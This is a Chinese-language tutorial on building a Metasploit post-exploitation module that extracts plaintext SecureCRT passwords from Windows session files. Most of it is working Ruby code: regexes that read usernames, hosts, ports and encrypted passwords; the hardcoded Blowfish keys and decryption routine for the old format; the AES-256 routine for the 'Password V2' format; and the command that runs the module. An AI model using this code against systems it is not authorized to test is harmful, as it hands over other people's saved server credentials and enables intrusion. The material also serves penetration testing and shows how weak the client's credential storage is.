编写Metasploit模块获取SecureCRT明文密码
编写Metasploit模块获取SecureCRT明文密码 前言
配置文件
%AppData%\Roaming\VanDyke\Config\Sessions下创建一个以连接名称为文件名的会话配置文件,为了保险起见,我还是通过读取注册表'HKEY_CURRENT_USER\\Software\\VanDyke\\SecureCRT'获取session配置文件的保存目录,有价值的信息:用户名,登录密码。有时候还会有脚本登录密码,主机地址和端口等等。
protocol = Regexp.compile('S:"Protocol Name"=([^\r\n]*)').match(file) ? Regexp.last_match(1) : nil
hostname = Regexp.compile('S:"Hostname"=([^\r\n]*)').match(file) ? Regexp.last_match(1) : nil
password = Regexp.compile('S:"Password"=u([0-9a-f]+)').match(file) ? securecrt_crypto(Regexp.last_match(1)) : nil
passwordv2 = Regexp.compile('S:"Password V2"=02:([0-9a-f]+)').match(file) ? securecrt_crypto_v2(Regexp.last_match(1)) : nil
port = Regexp.compile("D:\"\\\[#{protocol}\\\] Port\"=([0-9a-f]{8})").match(file) ? Regexp.last_match(1).to_i(16).to_s : nil
port = Regexp.compile('D:"Port"=([0-9a-f]{8})').match(file) ? Regexp.last_match(1).to_i(16).to_s : nil if !port
username = Regexp.compile('S:"Username"=([^\r\n]*)').match(file) ? Regexp.last_match(1) : nil
算法实现
self.IV = b'\x00' * Blowfish.block_size
self.Key1 = b'\x24\xA6\x3D\xDE\x5B\xD3\xB3\x82\x9C\x7E\x06\xF4\x08\x16\xAA\x07'
self.Key2 = b'\x5F\xB0\x45\xA2\x94\x17\xD9\x16\xC6\xC6\xA2\xFF\x06\x41\x82\xB7'
key1 = "\x24\xA6\x3D\xDE\x5B\xD3\xB3\x82\x9C\x7E\x06\xF4\x08\x16\xAA\x07"
key2 = "\x5F\xB0\x45\xA2\x94\x17\xD9\x16\xC6\xC6\xA2\xFF\x06\x41\x82\xB7"
irb(main):001:0> "\x24\xA6\x3D\xDE\x5B\xD3\xB3\x82\x9C\x7E\x06\xF4\x08\x16\xAA\x07".unpack('H*')
=> ["24a63dde5bd3b3829c7e06f40816aa07"]
irb(main):002:0> '\x24\xA6\x3D\xDE\x5B\xD3\xB3\x82\x9C\x7E\x06\xF4\x08\x16\xAA\x07'.unpack('H*')
=> ["5c7832345c7841365c7833445c7844455c7835425c7844335c7842335c7838325c7839435c7837455c7830365c7846345c7830385c7831365c7841415c783037"]
irb(main):003:0>
bytes.fromhex(Ciphertext)方法实现的是将ciphertext的hex转换为bytes类型,Ruby实现的方法为:[ciphertext].pack('H*')
旧版本解密
bf-cbc,CBC模式。def blowfish_decrypt(secret_key, text)
cipher = OpenSSL::Cipher.new('bf-cbc').decrypt
cipher.padding = 0
cipher.key_len = secret_key.length
cipher.key = secret_key
cipher.iv= "\x00" * 8
cipher.update(text) + cipher.final
end
.step(2)设置循环的步长为2,剩下的都是编码问题了。def securecrt_crypto(ciphertext)
key1 = "\x24\xA6\x3D\xDE\x5B\xD3\xB3\x82\x9C\x7E\x06\xF4\x08\x16\xAA\x07"
key2 = "\x5F\xB0\x45\xA2\x94\x17\xD9\x16\xC6\xC6\xA2\xFF\x06\x41\x82\xB7"
ciphered_bytes = [ciphertext].pack('H*')
cipher_tmp = blowfish_decrypt(key1,ciphered_bytes)[4..-5]
padded_plain_bytes = blowfish_decrypt(key2,cipher_tmp)
i = 0
(0..padded_plain_bytes.length).step(2) {|i|
if (padded_plain_bytes[i] == "\x00" && padded_plain_bytes[i + 1] == "\x00")
return padded_plain_bytes[0..i-1].force_encoding("UTF-16LE").encode('UTF-8')
end
}
end
新版本解密
int.from_bytes(padded_plain_bytes[0:4], 'little'),转为Ruby实现为:padded_plain_bytes[0,4].unpack1('l')。def securecrt_crypto_v2(ciphertext)
iv =("\x00" * 16)
config_passphrase = datastore['Passphrase'] || nil
key = OpenSSL::Digest::SHA256.new(config_passphrase).digest
aes = OpenSSL::Cipher.new('AES-256-CBC')
aes.key = key
aes.padding = 0
aes.decrypt
aes.iv = iv
padded_plain_bytes = aes.update([ciphertext].pack('H*'))
plain_bytes_length= padded_plain_bytes[0,4].unpack1('l') # bytes to int little-endian format.
plain_bytes = padded_plain_bytes[4,plain_bytes_length]
plain_bytes_digest = padded_plain_bytes[4 + plain_bytes_length,32]
if(OpenSSL::Digest::SHA256.new(plain_bytes).digest == plain_bytes_digest) # verity
return plain_bytes.force_encoding('UTF-8')
end
print_error("Maybe the user has set the passphrase, please try to provide the [Passphrase] to decrypt again.")
return nil
end
使用演示
run post/windows/gather/credentials/securecrt PASSPHRASE=123456,后面的PASSPHRASE参数为主密码。
总结